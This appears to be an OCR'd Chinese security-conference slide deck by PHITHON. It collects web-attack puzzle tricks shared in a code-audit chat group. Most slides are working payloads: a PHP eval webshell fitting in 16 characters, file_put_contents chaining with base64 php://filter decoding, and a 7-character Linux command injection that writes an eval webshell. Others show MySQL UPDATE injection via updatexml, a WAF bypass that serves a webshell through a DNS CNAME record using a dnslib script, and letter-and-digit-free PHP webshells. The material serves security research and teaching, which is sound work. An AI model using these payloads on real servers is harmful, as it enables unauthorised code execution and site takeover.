# 来自小密圈里的
# 那些奇技淫巧

# About PHITHON
## 习主席最关心的人

- 困难群众
- 安全研究者
- 程序猿
- 新司机
- 猫奴


博客：https://www.leavesongs.com
微博：@phithon别跟路人甲BB
GITHUB：@phith0n

# 来自小密圈里的那些奇技淫巧

《代码审计》小密圈：一个分享与交流猥 琐Web安全技巧的小圈子。

时间轴


- 2016.11.14 圈子创建
- 2016.11.15 用户破百
- 2016.12.01 更多安全相关小圈子形成
- 2017.01.09 微信小程序发布，小密圈尝鲜
- 2017.02.10 用户破四百
- 2017.02.16 主题数量：146篇
- 2017.02.18《来自小密圈里的那些奇技淫巧》

**降躁 / 消除偏见 / 纯技术交流 / 思路分享 / 理性面对漏洞 / 赚点小钱**

1

# EVAL长度限制突破技巧

开始表演



# PHP Eval函数参数限制在16个字符的情况下，如何拿到Webshell？

# EVAL长度限制突破方法

```php
<?php
$param = $_REQUEST['param'];
If (
  strlen($param) < 17 &&
  stripos($param, 'eval') === false &&
  stripos($param, 'assert') === false
) {
  eval($param);
}
```

# `$_GET[1]`

- → Length:10
- → 利用难度:低
- → 环境要求:高
- → 奇技淫巧值:0

**相似答案:exec($_GET[1]);**

# include$_GET[1];

- → Length : 16
- → 利用难度 : 高
- → 环境要求 : 低
- → 奇技淫巧值 : 40

phpinfo(); ⇒ $_FILES[file][tmp_name] ⇒ include

Reference: https://goo.gl/Djgzvg


# 没有营养？

奇技淫巧值 < 50 === 没有干货

```
foo.php?1=file_put_contents&param=$_GET[1](N,P,8);
foo.php?1=file_put_contents&param=$_GET[1](N,D,8);
                        ...
foo.php?1=file_put_contents&param=$_GET[1](N,w,8);
/* 'PD9waHAgZXZhbCgkX1BPU1RbOV0pOw' 被写入文件'N'中  */

foo.php?param=include$_GET[1];&1=php://filter/read=convert.base64-decode/resource=N
```


- → Length:16
- → 利用难度:中
- → 环境要求:低
- → 奇技淫巧值:80

# usort(...$_GET);

```
foo.php?1[]=test&1[]=phpinfo();&2=assert
```

- → Length:16
- → 利用难度:低
- → 环境要求:高
- → 奇技淫巧值:100


PHP5.6+变长参数 ⇒ usort回调后门 ⇒ 任意代码执行


" SUCH A BEAUTIFUL EXPLOIT,
IT'S ALMOST LIKE ART "
2
3

2

# 命令长度限制突破技巧

开始表演




# Linux命令长度限制在7个字符的情况下，如何拿到shell

# Linux命令长度限制突破方法


在二进制漏洞利用中，某师傅遇到可控数据只有8字节的情况，去掉字符串尾的\0，限制在7个字符。

```php
<?php
$param = $_REQUEST['param'];
If ( strlen($param) < 8 ) {
  echo shell_exec($param);
}
```


如何把大象装进冰箱？



# Linux命令长度限制突破？



# Linux命令长度限制突破？




# Linux命令长度限制突破？

来自 @超威蓝猫 师傅的奇技淫巧。

# Linux命令长度限制突破？

```
www:~$ ls -t
ech\ o \  PD9\ waH\ AgZ\ XZh\ bCg\ kX0\ dFV\ Fsx\ XSk\
7|\  bas\ e64\  -\  d>\  c.p\ hp
www:~$ echo PD9waHAgZXZhbCgkX0dFVFsxXSk7| base64 -d>
c.php
```

- w 长度最短的命令
- ls -t 以创建时间来列出当前目录下所有文件
- 文件列表以**[换行符]**分割每个文件
- 引入 `\` 转义ls时的换行
- 换行不影响命令执行
- 成功构造任意命令执行，写入Webshell




- Length：7
- 利用难度：低
- 环境要求：低
- 奇技淫巧值：100


其他解決方法？
Other Solution?
Keyword:
`. /*/*R`

3

# Mysql突破换行符的技巧

开始表演



Update `table` 注入点后有换行的情况下如何利用？

# Mysql突破换行符的技巧

SQL注入点`$table`，无法多行注释，是否可以利用？

```php
<?php
$sql = "UPDATE `{$table}`
        SET `username`='admin'
        WHERE id=1";
mysqli_query($link, $sql);
```


# 补习一下基础

基础不牢，地动山摇

# Mysql中的“注释”方法

- [#] 行内注释
- [-- ] 行内注释，注意末尾的空格
- [/*...*/] 段注释，可多行
- [`] 某些情况下，可以作为注释
  - Mysql @@version <= 5.5
  - 案例： https://goo.gl/633Ej7
- [;] 支持多句执行的情况下，可直接用分号闭合第一句SQL语句
  - PDO ✔
  - Mysql ✘
  - Mysqli ✘

# Mysql Update Syntax

Update语法: https://goo.gl/LkSDVa

```
UPDATE [LOW_PRIORITY] [IGNORE] table_reference
    SET col_name1={expr1|DEFAULT} [,
col_name2={expr2|DEFAULT}] ...
    [WHERE where_condition]
    [ORDER BY ...]
    [LIMIT row_count]
```

table_reference 可以是哪些内容？

# Mysql Update Syntax

table_reference 可以是表名，或是Join动态引入的多个表

Join语法： https://goo.gl/lvIf7E

```
...
    table_reference [INNER | CROSS] JOIN
table_factor [join_condition]
  | table_reference STRAIGHT_JOIN table_factor
  | table_reference STRAIGHT_JOIN table_factor ON
conditional_expr
  | table_reference {LEFT|RIGHT} [OUTER] JOIN
table_reference join_condition
  | table_reference NATURAL [{LEFT|RIGHT} [OUTER]]
JOIN table_factor
...
```


```
UPDATE `user` JOIN (SELECT
updatexml(0,concat(0xa,version()),0)
)a#`
SET username='admin'
WHERE id=1;
```

- ➔ 利用难度:低
- ➔ 环境要求:低
- ➔ 奇技淫巧值:70

# 论查文档的重要性

# 4
# 命令执行WAF绕过技巧

开始表演



# Ping命令执行未过滤`>`的情况下如何写入Webshell？

# 命令执行WAF绕过技巧

```php
<?php
$ip = $_GET['ip'] ?? exit;
if (strpbrk($ip, "&;`|*?()$\\\x00") !== false) {
    exit('WAF');
}
if (stripos($ip, '.php') !== false) {
    exit('WAF');
}
$ip = escapeshellcmd($ip);
$ip = str_replace('\>', '>', $ip);
echo shell_exec('ping -c1 ' . $ip);
```

## 难点突破

```
stripos($ip, '.php')
```

控制 ping 命令返回值

本地 DNS 影响

# Bash && escapeshellcmd 特性

```
www:~$ una""me -a
Linux vultr.guest 4.9.6-040906-generic #201701260330 SMP
Thu Jan 26 08:32:10 UTC 2017 x86_64 x86_64 x86_64
GNU/Linux
```

- escapeshellcmd (https://goo.gl/Ln0mXi)
  - 转义 &#;`|*?~<>^()[]{}$\x5C\x0A\xFF
  - " ' 成对的情况下不转义
- Bash中, ""表示空字符串
  - .p""hp ⇒ .php ⇒ waf bypass!

## 难点突破

```
stripos($ip, '.php')
```

控制 ping 命令返回值

本地 DNS 影响

# Ping 命令探究

```
www:~$ ping -c1 www.leavesongs.com
PING leavesongs.com (107.191.60.143) 56(84) bytes of data.
64 bytes from 107.191.60.143.vultr.com (107.191.60.143): icmp_seq=1 ttl=64 time=0.033 ms

--- leavesongs.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.033/0.033/0.033/0.000 ms
```

- 可控点位于域名CNAME记录中
- 思路：设置域名CNAME记录为Webshell

# DNS服务器搭建

目标:搭建自己的DNS服务器，并返回包含Webshell的CNAME记录

原因:DNSPOD等DNS服务商不支持CNAME中包含特殊符号

过程:利用dnslib.py

```
request = DNSRecord.parse(data)
reply = DNSRecord(DNSHeader(id=request.header.id, qr=1, aa=1,
ra=1), q=request.q)
qname = request.q.qname
if qn.startswith('aaa.dddns.leavesongs.com'):
    rdata = CNAME('<?=eval($_POST[1])?>.dddns.leavesongs.com')
    reply.add_answer(RR(rname=qname, rtype=5, rclass=1, ttl=300,
rdata=rdata))
else:
    rdata = A('107.191.60.143')
    reply.add_answer(RR(rname=qname, rtype=1, rclass=1, ttl=300,
rdata=rdata))
```

# Ping 命令探究

```
www:~$ ping -c1 aaa.dddns.leavesongs.com
PING <?=eval($_post[1])?>.dddns.leavesongs.com
(107.191.60.143): 56 data bytes
64 bytes from 107.191.60.143: icmp_seq=0 ttl=50
time=101.293 ms

--- <?=eval($_post[1])?>.dddns.leavesongs.com ping
statistics ---
1 packets transmitted, 1 packets received, 0.0% packet loss
round-trip min/avg/max/stddev =
101.293/101.293/101.293/0.000 ms
```

dddns.leavesongs.com ⇒ NS Record ⇒ My DNS Server

aaa.dddns.leavesongs.com ⇒

<?=eval($_post[1])?>.dddns.leavesongs.com ⇒ 107.191.60.143

## 难点突破

```
stripos($ip, '.php')
```

控制 ping 命令返回值

本地 DNS 影响

# Ping 命令探究

```
www:~$ nslookup aaa.dddns.leavesongs.com
Server:   8.8.8.8
Address:  8.8.8.8#53

Non-authoritative answer:
aaa.dddns.leavesongs.com   canonical name =
<?=eval\(\$_POST[1]\)?>.dddns.leavesongs.com.
Name:  <?=eval\(\$_POST[1]\)?>.dddns.leavesongs.com
Address: 107.191.60.143


www:~$ ping -c1 aaa.dddns.leavesongs.com
ping: unknown host aaa.dddns.leavesongs.com
```


**WHAT THE F**K ?**

# 本地 DNS 对 Ping 命令结果的影响


| | NSLOOKUP | DIG | PING |
|---|---|---|---|
| 8.8.8.8 | ✔ | ✔ | ✘ |
| 119.29.29.29 | ✔ | ✔ | ✔ |
| 223.5.5.5 | ✘ | ✘ | ✘ |

## 难点突破


```
stripos($ip, '.php')
```



控制 ping 命令返回值



本地 DNS 影响




`ping yourdomain.com > 1.ph""p`

- 利用难度:高
- 环境要求:高
- 奇技淫巧值:90

5

# 无字母数字Webshell构造技巧

开始表演



# 如何构造一个无字母和数字的PHP Webshell？

# 无字母数字的Webshell构造技巧

来自某一天的一个奇思妙想

```php
<?php
if (!preg_match('/[a-z0-9]/is', $_GET['shell'])) {
  eval($_GET['shell']);
}
```

# 无字母数字的Webshell构造技巧

核心思想

- 构造数字
- 构造字母
- 执行代码

数字构造方法

- PHP弱类型 ⇔ `TRUE == 1` ⇔ `FALSE == 0` ⇔ `TRUE + TRUE == 2`

字母构造方法

- 异或 `'!'^'`' == 'A'`
- 取反 `~('和'{2}) == 's'`

执行代码方法

- PHP动态函数执行 ⇔ `$f='assert';$f(...);` ⇔ PHP7的限制

'!'^'`' == 'A'

# 异或构造字母法

- Payload构造难度：低
- 利用难度：低
- 环境要求：低
- 奇技淫巧值：40

# ~('和'{2}) == 's'

# 取反构造字母法

- → Payload构造难度：高
- → 利用难度：低
- → 环境要求：低
- → 奇技淫巧值：50


# 没有营养？

不用**位运算**，是否能够解决问题？

# PHP自增操作

- `$i++`
- PHP自增 == C语言自增基因 + Perl自增基因
  - `'a'++ ⇒ 'b'; 'b'++ ⇒ 'c'; 'c'++ ⇒ 'd'; ...`
  - 仅**字母**字符允许自增
  - `'z'++ ⇒ 'aa';`
- 思考：自增操作对本题的帮助？

# 无字母数字的Webshell构造技巧

- 自增操作对本题的帮助？
  - 获得字母'A' ⇒ 获得字母'B' ⇒ ... 获得字母'Z'
- 如何获取字母'A'？
  - PHP5.3- 数组 Array ⇔ PHP5.3+ 数组 []
  - ''.[] == 'Array'
  - 'Array'{0} === 'A'
  - 'Array'{3} === 'a'
  - '' == 0
  - $_=''.[]; $_{''}==='A';


# $_='' .[]; $_{''}==='A';

## 数组+自增构造字母法

- Payload构造难度：中
- 利用难度：中
- 环境要求：低
- 奇技淫巧值：80

# 玩转PHP弱类型

# 奇技淫巧的构成



# CREDITS

上述灵感来自那些一直支持《代码审计》小密圈的小伙伴们

- @超威蓝猫
- @AAA
